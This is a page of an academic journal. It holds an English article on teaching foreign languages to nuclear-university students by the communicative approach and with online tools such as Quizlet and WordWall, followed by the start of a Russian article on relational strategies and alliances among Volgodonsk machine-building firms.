In accordance with the project «Development of the National Research Nuclear University for 2018-2022» by 2022, 50% of graduates of our institute should have a command of a foreign language at the Intermediate level. This indicator is determined by the Passport of the Development Program indicator, and in the same passport a list of specialties is determined, the graduates of which must show a level of language proficiency not lower than Intermediate. Much work has already been done to meet this requirement. The most significant event is the change in the program content of the discipline «Foreign language» both in terms of increasing the number of hours (almost four times), and in terms of content.

Within the framework of the competence-based approach, specific skills and competencies of students required for the nuclear industry are taken into account. The main competence of the discipline «Foreign language» is as follows: the ability to apply modern communication technologies, including in foreign language (s), for academic and professional interaction. Therefore, the staff of the department uses the most effective method of teaching foreign languages - the communicative method (The Communicative Approach).

The communicative approach in teaching foreign languages (Communicative language teaching) is one of the methods of learning foreign languages. The main goal of training is the formation of the students' communicative competence, which is described in more detail in the authors' article «Communicative Competences in the Process of Foreign Language Teaching at a Technical University» [8]. In this work, the meaning of this term will be clearer and more understandable if we compare it with the concept of grammatical competence.

Grammatical competence is the ability to build phrases and sentences, use and coordinate tenses, this is knowledge of parts of speech and how different types of sentences are arranged. Grammar competence is usually the focus of many textbooks that provide specific grammar rules and exercises to practice and reinforce those rules. Undoubtedly, grammatical competence is an important, but far from the only aspect in language teaching. A much more important and complex aspect is usage, on which the communicative approach focuses. A person who has fully mastered all the grammatical rules, who knows how to construct sentences, can find difficulties in real communication, in real communication in a foreign language. That is, a person will lack communicative competence. It should be borne in mind that the communicative methodology of preparing students is already being used to prepare for testing in the formats of international British exams in English [9].

The communicative competence can include the following aspects:

- knowledge of usage, that is, how, by whom and when the language is used for different purposes and functions,
- knowledge of how the language changes depending on a particular communicative situation and the participants in this situation (for example, knowledge of the differences between formal speech from informal, oral from written).

- the ability to create, read and understand texts of various types and natures (for example, stories, interviews, dialogues, reports).
- the ability to maintain a conversation even with a limited lexical and grammatical base.

One of the main differences of the method is the use of induction, not deduction. That is, there is no need for the teacher to read lectures and formulate rules: they themselves are comprehended by the student even without their verbal formulation. Previously, teaching foreign languages was mainly aimed at developing grammatical competence.

It was believed that grammar exercises that did not take into account the context helped to develop the habit of using the language correctly. By memorizing dialogues and phrases by heart, correcting mistakes in oral or written form, constant monitoring by the teacher in the old methods, they unsuccessfully tried to avoid incorrect speech.

However, the communicative approach, first of all, focuses not on the correctness of linguistic structures (although this aspect also remains important), but on other parameters:

- awareness of possible options for the development of dialogues, that is, the interaction of participants in the process of communication,
- understanding and achieving a common communicative goal,
- developing the skill of paraphrasing, that is, trying to explain and express things in different ways,
- expanding the competence of one participant in communication through communication with other participants.

The communicative technique, as its name implies, is aimed precisely at the possibility of communication. Of the 4 main aspects on which any language training (teaching writing, reading, speaking and listening comprehension) is based, the latter two are given special attention.

A foreign language, thus, as an instrument of cognition in the context of communication-oriented learning, also becomes a means of professional education. Since all operations with language are understood in the mainstream of pragmatic theory as an action, the methodological system of the communicative approach also considers the learning process as an action performed with the language and in the language. So this methodological concept assumes greater activity of students and the loading of the maximum number of channels for receiving information as a prerequisite for successful memorization and further use of language information.

When using communicative approach, a teacher does not lecture and does not formulate rules using grammatical terms, but, as a rule, acts as an assistant, friend, and advisor. The focus is on group teaching. The task of the teacher and students is to learn to work together, to move away from individualized learning. The student learns to listen to his peers, conduct conversations and discussions in the group, work on projects with other group members. The student focuses more on his groupmates than on his teacher as a model. An effective method is also to involve the student in a professional language environment at the same time as studying in a communicative language group, exercises and assignments that are used in teaching foreign languages according to the communicative method, communicative games, communication exercises.

To make the lessons more varied and the process of memorizing new language constructions more effective, the teacher uses video and audio materials in addition to teaching aids, oral and written exercises. Reading and listening to podcasts dramatically speeds up the process of introducing learners into the language environment.

The main textbook for teaching a foreign language is *Navigate*, Oxford University Press. The textbook contains new interesting texts, modern global topics, is equipped with an excellent electronic platform for a teacher with video and audio assignments, tests, additional materials. But in connection with the requirements of modern trends and the digitalization of

the educational process, the teachers of the department create lesson books based on the textbook, where they insert hyperlinks to services, platforms, sites for additional, independent work of students to master a foreign language. This filling with Internet resources allows students independently to master the material that they need. Audio and video files are embedded in the electronic version of the textbook, as well as links-transitions to homework are given.

For better vocabulary memorizing in the classroom and at home, the Quizlet service is used – this is a free service that makes it easy to memorize any information presented in the form of training cards. The teachers of the department create interactive material – their own cards, adding pictures and audio files to them, and then students, performing exercises and playing games, memorize this material. Students can answer the teacher-created tests from tablets, laptops, smartphones, that is, from any device that has an access to the Internet.

The use of this electronic toolkit in the training process has its own algorithm. To do this, we add to Quizlet the words we want to practice, and pictures to them for better memorization. As a result, we get several exercises that are formed automatically:

1. Memorization. We are given an English word and 4 options from which we can choose the correct option.

2. Cards. All the added words are in the form of cards, where on the one side is an English word, on the other is its translation. It is good to learn new words.

3. Writing. The Russian version of the word is displayed and you need to enter the translation in English manually.

4. Spelling. In this exercise, the system pronounces an English word, and you need to type what you hear. The Russian translation of the word and its picture are also displayed.

5. Test. The system automatically generates 4 types of tests with five answer options:

– «5 questions for a written answer» – a word is given in different variations and you need to type its translation manually.

– «5 questions to match» – you need to match the word and translation in the format 1-A, 2-B, and so on.

– «5 multiple choice questions» – a classic type of test with one correct answer.

– «5 questions true-false» – determine if the translation proposed by the system is correct.

6. Matching. In this exercise, you again need to combine the word and translation, but here also an element of competitive play is added - this must be done for a certain period of time and the result is compared with other users who have played this game.

After learning the words, the teacher sees statistics and tracks the progress of the students. Quizlet is used not only as a learning tool, students are encouraged to create a set of vocabulary cards themselves on a topic covered or a topic planned for independent study. When compiling assignments, the student must decide for himself to select the vocabulary of interest to him on the studied topic, find a translation and visual illustration of a particular term. Such work stimulates the student's cognitive activity and allows a more meaningful approach to the material being studied.

In addition to the service for memorizing vocabulary, the teachers of the department use many other platforms and services. Services WordWall, Liveworksheets and many others are used to teach grammar.

The WordWall service is easy to use and helps you create exercises that are optimal for both an interactive whiteboard and for individual work on computers, does not require special knowledge and skills from the teacher, and allows you to create interactive exercises using images and tests. The built-in image finder automatically finds and suggests images. In addition, an online editor allows you to perform exercises remotely and collect statistics on student assignments.

Online exercises are simple, but full-fledged computer games, the condition for passing which will be the solution of the tasks set by the teacher, based on the requirements of a particular lesson. The content of each game can be changed, supplemented as students' progress through the English language learning program grows. The opportunity to sound the game moments is intended for the formation of pronunciation, lexical and grammatical skills in the use of linguistic phenomena. One of the advantages of the WordWall service is the existence of a program for creating and using exercises offline. On any computer without the Internet access, you can install software and provide exercises on electronic media. The program has a clear user interface in many languages. Flip Tiles are double-sided cards on which you can use both images and text. This element is convenient for stimulating oral statements in pair work, and when the card is turned over, a self-test is carried out. The Random wheel offers a random selection of a task, sentence, question or topic for work, introduces an element of the game into the process of forming grammatical skills, can also be used at the stage of controlling language skills, when teaching speaking on a situational basis. Brainstorming provides an opportunity to create visual notes. The program immediately shows the correctness of the answer, which allows the student to correct the mistake on his own, thereby relieving stress and fear of control and creating a situation of success. [14]

Making sentences replaces boring written work, makes it easier to memorize the structure of sentences, develops attention, the ability to distinguish and understand words in a sentence, a semantic guess. The «Sort by Rank» template is a ranking of words, sentences, images, used in the classroom to plan a text, arrangement in alphabetical order or grammatical pattern. You can convert the content of the created exercise according to one template to another type of exercise using the same material, practicing it with different exercises. Thus, the lexical or grammatical material of one topic is worked out in different exercises.

The transition from traditional forms of knowledge control and assessment to testing is causing controversy and criticism. Testing has become a standard method for assessing students' knowledge, allowing to identify gaps in current training and form an individual learning pace.

Testing using Internet services is easy and convenient. Online services make it possible to create tests and quizzes on the Internet in a few minutes; test students online or offline; publish/send a link to the created test or quiz to students via e-mail, place it on the website, forum, blog.

Electronic forms have the main advantage over the usual «paper» survey - they save time on collecting, processing data and make it possible to refer to the survey results when you need them.

Quiz allows to create a questionnaire test with any number of questions and answer options. It works like a regular questionnaire which is used at all stages of mastering the material: when teaching vocabulary and grammar; to control reading or oral comprehension when teaching reading or listening; for complex testing or preparation for tests.

Liveworksheets is a great resource for creating interactive self-checking worksheets.

It allows any worksheet in *doc* or *pdf* format to be converted into an interactive one. It is a powerful and easy tool for creating interactive worksheet assignments electronically. It contains all the tools a teacher needs to create interactive sheets. The grade is calculated immediately upon submission and the completed assignments with grades written on the sheet are accumulated by the teacher in the box «www.liveworksheets.com». No student registration is required. He receives the task simply by a link. The score is transferred into ekool. The task is compiled on the basis of a *Word*-document or a scanned picture from any textbook, it remains to place only interactive controls (drop-down lists, multiple selection, yes / no checkboxes, connection by lines, etc.). It is convenient and fast. Especially if there is a lack of textbooks. An explanatory video (pre-uploaded to Youtube) can also be inserted into the sheet. When working with students in remote mode, the question of how to use the

existing workbooks arises. According to the federal project «Digital Educational Environment», it is envisaged to reduce the use of paper exercise books in educational institutions and replace them with digital counterparts.

Electronic interactive workbooks take full advantage of new technologies applied in education: they can include sounds, videos, drag-and-drop exercises, multiple choice ... and even conversational exercises that students perform with a microphone. Using the Liverworksheets service, you can create an interactive exercise book from a set of individual worksheets for students to work on.

The teachers of the department provide students with the necessary educational and teaching materials for the discipline, downloading them in the LMS Moodle (Learning Management System), which allows to create a networked environment of virtual e-learning, which includes the means of preparing and delivering educational content, as well as management of the educational process, which is very convenient for distance learning. Moodle provides a complete set of knowledge testing systems: tests, assignments, seminars, forums. The teacher has access to automatically created attendance scales and grades set in manual or automatic mode. The teacher can also control the communication regulations: indicate the number of works and the timing of their completion, determine the volume and characteristics of assignments, schedule consultations, clarify its form (through the system or onsite). Thus, almost immediately you can start using the capabilities of the system for educational purposes, that in some cases (working with students who are not able to attend classes) is very important.

The special role of using this toolkit is to conduct entrance and intermediate control in the process of teaching, which allows one to determine the level of students' readiness for a lesson or the level of mastering the material immediately.

Based on the results of intermediate attestations, the productivity of the application of the communicative methodology and online e-learning services for a foreign language is confirmed by:

1) improving the quality of student education, which they demonstrate during the examination session, including Internet exams, Rosatom testing;

2) high ratings of satisfaction with the educational process in the surveys «Teacher by student's impression»;

3) openness to changes and improvement in accordance with the new electronic tools and modern teaching methods, new trends in the development of education, the current requirements of employers in accordance with the development of the nuclear industry.

So, we found out that the formation of communicative competencies is necessary to reach modern intensive methods that have a communication-oriented nature in achieving practical knowledge of a foreign language, which will allow the future specialist to use the language in professional activities effectively. The implementation of the listed activities aimed at solving the priority tasks of the main industrial partners, enterprises-employers, allows VETI NRNU MEPhI to enter a competitive level, fulfill the efficiency criteria established by the current legislation, and train personnel in accordance with the strategy of innovative growth of the national economy.

REFERENCES

- [1] Mission, Strategic Goals, Values. / The official Site of the State Corporation «Rosatom». URL: <https://www.rosatom.ru/about/mission/> (in Russian).
- [2] Rudenko V.A., Golovko M.V., Ermolaeva N.V., Lobkovskaya N.I. Professional Orientation in the Field of Nuclear Energy as a Factor in the Strategic Development of the Nuclear Industry. Global nuclear safety. 2018. No. 4 (29). P. 97-108 (in Russian).
- [3] Zakharova L.V., Zarochintseva I.V., Gunina L.A., Lupinogina Yu.A. Social Adaptability Features of Technical University Students in Polycultural Environments (on the Example of Working with Foreign Students within the Work Practice in the Resource Center on the Basis of Rosatom

- Enterprises). Global Nuclear Safety. 2018. No. 2 (27). P. 98-106 (in Russian).
- [4] Zakharova L.V., Gunina L.A., Zarochintseva I.V. Language Communication in the Professional Field in a Technical University, implementation experience. In the world of scientific discoveries. Ser. Social sciences and humanities. 2014. No. 1.1 (49). P. 507-520 (in Russian).
 - [5] Vesna E.B. To Guarantee Specialist Training. REA. 2019. No. 11. P. 28-24 (in Russian).
 - [6] 10 Most Demanded Competencies of the Future. What Skills to Develop to Have a Job. URL: <https://proforientator.ru/publications/articles/10-samykh-vostrebovannykh-kompetentsiy-budushchego.html> (in Russian).
 - [7] Krishtal M.M. From «Patchwork» Automation to Digital University. Accreditation in education. 2019. No. 6. P. 56-59 (in Russian).
 - [8] Zakharova L.V., Gunina L.A. Communicative Competences in the Process of Foreign Language Teaching at a Technical University. Foreign languages: linguistic and methodological aspects: interuniversity. Sat. scientific. tr. Tver, 2015. Issue. 30. P. 66-74 (in Russian).
 - [9] Passov E.I. Communicative Method of Teaching Speaking in a Foreign Language. Moscow: Education, 1991. 223 p. (in Russian).
 - [10] Milrud R.P., Maksimova I.R. Modern Conceptual Principles of Communicative Learning in Foreign Languages. Foreign languages at school. No. 4. 2000. P. 9-16 (in Russian).
 - [11] Zaitseva S.E. Communication as the Main Feature of a Modern Foreign Language Lesson. Scientific-methodical electronic journal «Concept». 2016. T. 15. P. 396-400. URL: <http://e-koncept.ru/2016/86982.htm> (in Russian).
 - [12] Ilkhamova I.N. Communicative-Oriented Approach to Teaching English. Young scientist. 2012. No. 11(46). P. 416-418. URL: <https://moluch.ru/archive/46/5594/> (date accessed: 28.08.2020) (in Russian).
 - [13] Zherenkova O.M. Using the Resources of the Wordwall Platform in the Process of Teaching English. Ideas. Search. Solutions: a collection of articles and abstracts of the XIII International Scientific and Practical Conference of Teachers, Postgraduates, Undergraduates, Students. Minsk. November 22, 2019 In 7 volumes. Vol. III P. 58-63. URL: <http://elib.bsu.by/handle/123456789/241288> (in Russian).
 - [14] 5 Trends in the Field of High Technologies That Will Change Teaching Methods. Adapted from RayaBidshahri. Accreditation in education. 2017. No. 7. P. 46-47 (in Russian).

Language Competence Formation Among VETI NRNU MEPhI Students in the View of State Corporation «Rosatom» Export-Oriented Policy

**I.V. Zarochintseva¹, L.V. Zakharova², Yu.A. Lupinogina³, N.V. Bunames⁴
E.V. Kolesnikova⁵**

*Volgodonsk Engineering Technical Institute the branch of National Research Nuclear University
“MEPhI”, Lenin St., 73/94, Volgodonsk, Rostov region, Russia 347360*

¹ORCID iD: 0000-0001-6412-8714

WoS Researcher ID: M-3835-2018

e-mail: michael.mus.2000@mail.ru

²ORCID iD: 0000-0003-1496-3935

WoS Researcher ID: M-3905-2018

e-mail: zakharova11@mail.ru

³ORCID iD: 0000-0002-4327-1172

WoS Researcher ID: M-3826-2018

⁴ORCID iD: 0000-0001-7957-694X

WoS Researcher ID: E-4506-2015

e-mail: bunames@bk.ru

⁵ORCID iD: 0000-0001-8073-7472

WoS Researcher ID: E-4506-2015

e-mail: www.lenusikmix@mail.ru

Abstract – The paper is devoted to the formation of language competence within the framework of a communication-oriented approach in the light of the requirements of the State Atomic Energy Corporation «Rosatom». The paper discusses a competence-based approach that focuses on the

organization of educational and cognitive activities. It presents the experience of using modern communication technologies, Internet resources, online services. The ways of improving the learning process are proposed. The competencies acquired as a result of learning a foreign language are considered.

Keywords: communicative competencies, competence-based approach, communication-oriented approach.

**КУЛЬТУРА БЕЗОПАСНОСТИ И
СОЦИАЛЬНО-ПРАВОВЫЕ АСПЕКТЫ РАЗВИТИЯ
ТЕРРИТОРИЙ РАЗМЕЩЕНИЯ ОБЪЕКТОВ
АТОМНОЙ ОТРАСЛИ**

УДК 338.24 : 351.862.6

**ФОРМИРОВАНИЕ РЕЛЯЦИОННОЙ СТРАТЕГИИ КАК ФАКТОР
ЭКОНОМИЧЕСКОЙ БЕЗОПАСНОСТИ ПРЕДПРИЯТИЙ
АТОМНОЙ ОТРАСЛИ (НА ПРИМЕРЕ МАШИНОСТРОИТЕЛЬНЫХ
ПРЕДПРИЯТИЙ Г. ВОЛГОДОНСКА)**

© 2020 М.В. Головко^{*}, А.Н. Сетраков^{**}, Ж.С. Рогачева^{***}, А.В. Анцибор^{***}

^{*}Негосударственное аккредитованное некоммерческое частное образовательное учреждение высшего образования «Академия маркетинга и социально-информационных технологий – ИМСИТ», Краснодар, Россия

^{**}Волгодонский филиал ФГКОУ ВО «Ростовский юридический институт Министерства внутренних дел Российской Федерации, Волгодонск, Ростовская обл., Россия

^{***}Волгодонский инженерно-технический институт – филиал Национального исследовательского ядерного университета «МИФИ», Волгодонск, Ростовская обл., Россия

В данной статье рассматриваются преимущества разработки и реализации реляционной стратегии промышленными предприятиями. Реляцию авторы трактуют как необходимую в современных условиях «соконкурению». Это дает возможность добиваться долгосрочных преимуществ как хозяйствующим субъектам, испытывающим дефицит какого-либо вида ресурсов, так и тем, кто занимает достаточно устойчивые позиции на рынке. Приведены отдельные результаты апробации авторской методики на примере предприятий г. Волгодонска, производящих продукцию для сферы энергетического машиностроения, но не входящим в контур ГК «Росатом».

Ключевые слова: реляционная стратегия, промышленные предприятия, атомная отрасль, экономическая эффективность, альянс, соконкуренция.

Поступила в редакцию 01.09.2020

После доработки 03.09. 2020

Принята к публикации 07.09.2020

Турбулентность внешней среды, ужесточение конкуренции, территориальные диспропорции и смена национальных приоритетов предъявляют повышенные требования к стратегическому планированию деятельности промышленных предприятий. Развитие экономического потенциала отдельного экономического субъекта зависит уже не столько от способности побеждать в конкурентной борьбе, сколько от правильно выбранной стратегии взаимодействия и сотрудничества с основными конкурентами. В современной экономической теории эти процессы трактуются как «соконкуренция», «предпринимательские экосистемы» [1-3]. Интеграционные процессы всегда обладают достаточно серьезным потенциалом укрепления рыночных позиций их участников, что отмечается многими учеными и экспертами, в частности, Г. Клейнером [4], хотя и предполагают наличие некоторых рисков, связанных с потерей самостоятельности и независимости. Достаточно часто для снижения неопределенности внешней среды, например, при отсутствии возможности самостоятельного привлечения дополнительных активов, предприятия используют реляционные стратегии, предполагающие формирование взаимовыгодных отношений с участниками реляционного пространства [5, 6].

Реляционные взаимодействия направлены на формирование кооперационных хозяйственных связей на долгосрочной основе – с поставщиками и потребителями, конкурентами, торговыми посредниками, финансово-кредитными организациями, государственными органами и пр. Их преимуществами являются: получение реляционной ренты [7], формирование специфичной области взаимодействия, характеризующейся большей экономической безопасностью для ее субъектов, снижение затрат и рисков. Подобное «реляционное» пространство предполагает трансформации в стратегии предприятия, в постановке целей, определении задач и т.п. На рисунке 1 представлено сравнение двух видов стратегий – традиционного и нового, «соконкурентного» форматов.

Традиционная стратегия	Факторы / характеристики	Реляционная стратегия
Локальные, ограниченные внутренними ресурсными возможностями предприятия	Конкурентные преимущества, ключевые компетенции	Соконкурентные, интеграционные
Максимизация, высокий риск, нестабильность получения	Прибыль (доходность)	Приемлемая, большая вероятность, стабилизация
Приемлемая	Экономическая безопасность предприятия	Высокая
Мониторинг состояния внешней среды	Неопределенность рынка	Снижение флуктуаций за счет стабилизации конкурентного положения на рынке
Экономическая	Рациональность действий	Инструментальная

Рисунок 1 – Сравнение основных реляционных и традиционных стратегических факторов (авторская разработка) [Comparison of the main relational and traditional strategic factors (authoring)]

Реализация реляционных взаимодействий осуществляется путем создания стратегических альянсов. Принципиальное значение для участников данных альянсов имеет тот факт, что они сохраняют свою самостоятельность, не лишаются активов, не проводят реструктуризацию, не теряют клиентскую базу и не несут аналогичные «сопутствующие» другим формам интеграции риски. Альянс представляет договор между несколькими независимыми компаниями, без образования других организационно-правовых форм [8].

Исследованию преимуществ стратегических альянсов посвящено достаточно много научных публикаций [9-14]. Можно синтезировать на основе их анализа наиболее актуальные преимущества, которые предприятия-участники рассматривают в качестве целевых ориентиров:

- возможность получения доступа к востребованным, но недоступным по различным причинам (как правило, финансовым) ресурсам, к которым можно отнести не только сырьевые товары, различные виды активов, но и организационные,

информационные, человеческие, интеллектуальные (патенты, авторские права, лицензии), кредитные;

- достижение эффекта масштаба, позволяющего обеспечивать снижение себестоимости продукции, расширять емкость потенциального рынка и тем самым повышать уровень конкурентоспособности предприятия;
- синергетический эффект деятельности предприятий, особенно в сфере инноваций;
- минимизация производственных и коммерческих рисков;
- обеспечение большей устойчивости на рынке за счет интеграции, монополизации рынка, возможностей получения заказов от статусных заказчиков, например, государства, расширение рынка сбыта, рост возможности выхода на международные рынки;
- повышение эффективности закупочной деятельности в силу увеличения объемов закупок и получения более низкой цены;
- совершенствование производственного менеджмента за счет ликвидации дублирующих функций, оптимизации численности персонала, централизации таких функций, как маркетинг, сбыт.

В целом выделяют несколько видов стратегических альянсов [9-11]. В рамках данной статьи авторы останавливаются на первом типе, который основан на кооперации одной или нескольких стадий производственного цикла. Специфические особенности организации производства являются базой для выбора и разработки реляционной стратегии. В результате, например, продукция каждого предприятия, участвующего в реляционных отношениях, может отличаться от продукции соконкурентов, но будет содержать одну или несколько общих деталей, узлов, конструкций.

Для решения потенциальных проблем, которые могут быть обусловлены асинхронностью деятельности предприятий – участников альянса, необходимо осуществлять непрерывный мониторинг ситуации и вести переговорную работу. Правильный выбор типа альянса – это выбор наиболее рентабельного проекта взаимодействия. Методика представлена в таблице 1.

Таблица 1 – Методика выбора типа альянса на основе анализа стратегических факторов (авторская разработка на основе [Methodology for choosing the type of alliance based on the analysis of strategic factors (based on author's development)])

Стратегические задачи (фактор выбора реляции)		Тип альянса				
		Альянс 1		...	Альянс N	
Содержание фактора	Вес, w	Ранг, r (балл)	Оценка $O = r \times w$		Ранг, r (балл)	Оценка $O = r \times w$
Разработка нового продукта	w_1^1	r_1^1	O_1^1		r_1^N	O_1^N
Новые активы	w_2^1	r_2^1	O_2^1		r_2^N	O_2^N
Доступ (доп.) к финансированию	w_3^1	r_3^1	O_3^1		r_3^N	O_3^N
Синергизм деятельности	...	...	...		...	...
Уровень конкуренции	...	...	...		...	...
Уровень обновления технологий	...	...	...		...	...
Расширение масштабов операций	...	...	...		...	...
Неопределённость и риск	...	...	...		...	...
Торговые барьеры	...	...	...		...	...
Емкость реального рынка сбыта	...	...	...		...	...
Емкость потенциального рынка	...	...	...		...	...
Крупные контракты	...	...	...		...	...
Расходы на НИОКР	...	...	...		...	...
Объединение операций	...	...	...		...	...
Государственное регулирование	w_k^1	r_k^1	O_k^1		r_k^N	O_k^N
Общая оценка альянса			$\sum O_i^1$			$\sum O_i^N$
ВЫБОР ТИПА АЛЪЯНСА			$(\sum O_i^1; \sum O_i^2; \dots \sum O_i^N) \rightarrow \max$			

Далее рассмотрим алгоритм оценки готовности отдельных предприятий к реализации реляционной стратегии в рамках формирования машиностроительного кластера, а также определим факторы сопротивления организационным инновациям, проведем вычисление взвешенной и интегральной оценки уровня сопротивления трансформациям.

В целях сохранения конфиденциальности названия предприятий-участников не указываются, а нумеруются. Для оценки реляционного потенциала воспользуемся методикой, разработанной авторами и предложенной в [8], составим необходимые результирующие таблицу 2 и рисунок 2.

Таблица 2 – Исходные данные для оценки реляционного потенциала. Сотрудничества предприятий №№ 1, 2, 3 (составлено авторами по данным предприятий за 2019 г.) [Initial data for assessing relational potential. Enterprise cooperation No. 1, 2, 3 (compiled by the authors based on data from enterprises for 2019)]

Показатели	Затраты на руб. реализованной продукции	Удельные затраты на НИОКР в объеме продаж, %	Загрузка производственных мощностей, %	Доля рынка*, %
Показатели предприятия №1 A_i	0,93	3,6	58	—
Показатели предприятия №1 B_i	0,91	19,6	61,7	0
Собственные показатели предприятия №1	0,85	5,8	48	7,48
$N_i = A_i / B_i$	1,02	0,18	0,94	—
$M_i = C_i / A_i$	0,91	1,61	0,83	2,49

* рынок машиностроения в атомной промышленности России

Наиболее крупный производитель машиностроительной продукции на территории определен «собственным предприятием» и ему присвоен №1. Показатель «удельные затраты на производство определенного вида продукции» заменен на показатель «затраты на рубль реализованной продукции».

N_2 – удельные затраты на НИОКР в объеме продаж, %				N_3 – Загрузка производственных мощностей, %			
Индикаторы	$N_2 > 1$	$N_2 = 1$	$N_2 < 1$	Индикаторы	$N_3 > 1$	$N_3 = 1$	$N_3 < 1$
$M_2 > 1$	—	—	$N_2 (0,18) < 1$ $M_2 (1,61) > 1$ Собственные инвестиции выше, чем у предприятия №2 при минимальном у него показателе	$M_3 > 1$	—	—	—
$M_2 = 1$	—	—	—	$M_3 = 1$	—	—	—
$M_2 < 1$	—	—	—	$M_3 < 1$	—	—	$N_3 (0,94) < 1$ $M_3 (0,83) < 1$ Загрузка производственных мощностей предприятия №3 чем предприятия №2 и собственные
N_4 Доля рынка, %				N_3 – Загрузка производственных мощностей, %			
Индикаторы	$N_4 > 1$	$N_4 = 1$	$N_4 < 1$	Индикаторы	$N_3 > 1$	$N_3 = 1$	$N_3 < 1$
$M_4 > 1$	$N_4 (10,71) > 1$ $M_4 (2,49) > 1$ Доля рынка собственного предприятия шире, чем у предприятия №3 и №2 при min у последней.	—	—	$M_3 > 1$	—	—	—
$M_4 = 1$	—	—	—	$M_3 = 1$	—	—	—
$M_4 < 1$	—	—	—	$M_3 < 1$	—	—	$N_3 (0,94) < 1$ $M_3 (0,83) < 1$ Загрузка производственных мощностей предприятия №3, чем предприятия №2 и собственные

Рисунок 2 – Матрица оценки реляционного потенциала предприятий №№1, 2, 3 (рассчитано авторами) [Matrix for assessing the relational potential of enterprises No. 1, 2, 3 (calculated by the authors)]

Полученные результаты свидетельствуют о том, что в определенных реляционных отношениях предприятие №1 следует производить своими силами узлы и

детали, поскольку показатель удельных затрат на производство определенного вида продукции находится в 7 квадранте. Согласно показателю удельных затрат на НИОКР, предприятие №1 инвестирует в НИОКР интенсивнее, чем предприятие №2, но меньше, чем предприятие №3, следовательно, предприятие №3 может в реляционном альянсе осуществлять НИОКР с больше рентабельностью. Использование собственного оборудования предприятия №1 для производства общей продукции предприятий-участников реляционного альянса является экономически эффективным, поскольку производственные мощности в данный момент недозагружены, но показатель доли рынка и стабильность партнерских отношений с заказчиками значительно превосходит аналогичные показатели предприятий №2 и №3.

Проведенный согласно методике SWOT-анализ всех предполагаемых участников реляционного альянса дал возможность сделать заключение, что выбранное в качестве собственного предприятие №1 испытывает проблему загрузки производственных мощностей при сравнительно низкой инновационности продукции. Именно поэтому в качестве объекта реляции для данного предприятия может быть выбрана общая продукция и интеллектуальные активы. Наиболее интересным партнером в реляционном альянсе для предприятия №1 будет предприятие №3, т.к. обладает мощным инновационным потенциалом в области проектирования и изготовления электронных приборов. Проведенная в рамках совместной деятельности проектная работа по разработке, производству и изготовлению востребованного оборудования для предприятий атомной отрасли, в частности, атомных электростанций, позволит всем участникам выйти на совершенно новый уровень конкурентоспособности настолько специфичным рынке. В таблице 3 представлена оценка предполагаемого реляционного эффекта.

Таблица 3 – Оценка предполагаемого эффекта реляции предприятий №1 и №3 (авторские расчеты)
[Assessment of the expected effect of the relativity of enterprises No. 1 and No. 3 (author's calculations)]

Общие направления эффективности функционирования предприятия		Производственная деятельность			Инновационно-технологическая деятельность			Рыночная деятельность			Эффекты реляции	
Функциональная область	Симметричные эффекты	Удельные издержки на ед. прод.	Транзакционные издержки	Время	Доля инвестиций в НИОКР в прибыли, %	Транзакционные издержки	Время	Прирост объема продаж	Транзакционные издержки	Время	Новые товарные и рыночные возможности	Общий реляционный эффект
Общий менеджмент и финансы	Вклад предприятия №1	+	+	+	–	+	+	+	+	+	+	+
	Вклад предприятия №3	–	+	+	+	+	+	–	–	+	+	+
	Совместные возможности	+	+	+	+	+	+	+	+	+	+	+
Исследования и разработки	Вклад предприятия №1	–	–	–	–	–	+	+	+	+	+	+
	Вклад предприятия №3	+	+	+	+	+	+	+	+	+	+	+
	Совместные возможности	+	+	+	+	+	+	+	+	+	+	+
Маркетинг	Вклад предприятия №1	–	+	+	–	+	+	+	+	+	+	+
	Вклад предприятия №3	–	–	–	+	+	+	+	+	+	+	+
	Совместные возможности	–	+	+	+	+	+	+	+	+	+	+
Операции	Вклад предприятия №1	+	+	+	–	+	+	+	+	+	+	+
	Вклад предприятия №3	+	+	+	+	+	+	–	+	+	+	+
	Совместные возможности	+	+	+	+	+	+	+	+	+	+	+

Как видно из таблицы 2, в рамках каждой функциональной области есть возможность получения положительных эффектов, и по рыночным, и по производственным аспектам. Эффект от НИОКР будет обеспечен за счет вклада предприятия №3. Апробация авторского подхода позволяет заключить, что формирование реляционной стратегии для машиностроительных предприятий г.Волгодонска является целесообразным. На первоначальных этапах необходимо осуществлять работу с сопротивлениями изменениям, что является объективным следствием любых трансформаций, но при грамотно выстроенном менеджменте процессов можно свести к минимуму все негативные последствия.

СПИСОК ЛИТЕРАТУРЫ

1. *Рохчин, В. Е.* Управление стратегической конкурентоспособностью промышленного предприятия на основе развития его потенциала / В. Е. Рохин, Е. Н. Ветрова,

- A. В. Полянский; под ред. А. Е. Карлика. – Санкт-Петербург : Издательство СПбГУЭФ, 2012. – 262 с.
2. *Mintzberg, H.* The pitfalls of strategic planning. *Calif. Manag. rev.* 1993. Т.36. № 1. P. 32-47.
3. *Dyer, J.H.* The relational view: Cooperative strategy and sources of interorganizational competitive advantage / Dyer J. H., Singh H. // *Academy of Management Review*. 1998. 23 (4). P. 660-679.
4. *Уильямсон, О.* Экономические институты капитализма: фирмы, рынки, «отношенческая» контрактация / О. Уильямсон. – Санкт-Петербург : Лениздат, СЕУ Пресс, 1996.
5. *Гребешкова, Е. Н.* Источники устойчивых преимуществ предприятия постиндустриальной эпохи: взгляд сквозь призму ресурсной теории / Е. Н. Гребешкова // *Экономика и управление*. – 2013. – № 2(34). – С. 94-97.
6. *Williamson, O. E.* The Theory of the Firm as Governance Structure: From Choice to Contract. *Journal of Economic Perspectives*, 2002 16(3): 171-195.
7. *Cardozo R., McLaughlin K., Harmon B., Reynolds P., Miller B.* Product-market choices and growth of new businesses. *J. Prod. Innov. Manag.* 1993. Т.10. № 4. P. 338-340.
8. *Рогачева, Ж. С.* Факторы и условия стратегического планирования промышленных предприятий: реляционный аспект // Ж. С. Рогачева. – *Предпринимательство*. – 2014. – №1. – С. 157-162.
9. *Кузнецова, С. Ю.* Формирование стратегических альянсов компаний в условиях интенсификации развития реального сектора экономики // *Проблемы современной экономики*. – 2011. – № 4(40).
10. *Крымов, С. М.* Инструменты и методы менеджмента предприятий промышленности и сферы услуг при формировании реляционных стратегий / С. М. Крымов, Ж. С. Рогачева // *Экономика и предпринимательство*. – 2013. – № 12. – Ч. 4. – С. 422-429.
11. *Клейнер, Г. Б.* Ресурсная теория системной организации экономики / Г. Б. Клейнер // *Российский журнал менеджмента*. – 2011. – № 3. – Т. 9. – С. 3-28.
12. *Golovko M. V., Rudenko V. A., Krivosheikov N. I.* Influence of institutional transformations on the choice of mechanisms for ensuring economic development and security of nuclear power engineering enterprises // *Espacios*. 2018. Т. 39. № 31. P. 28-42.
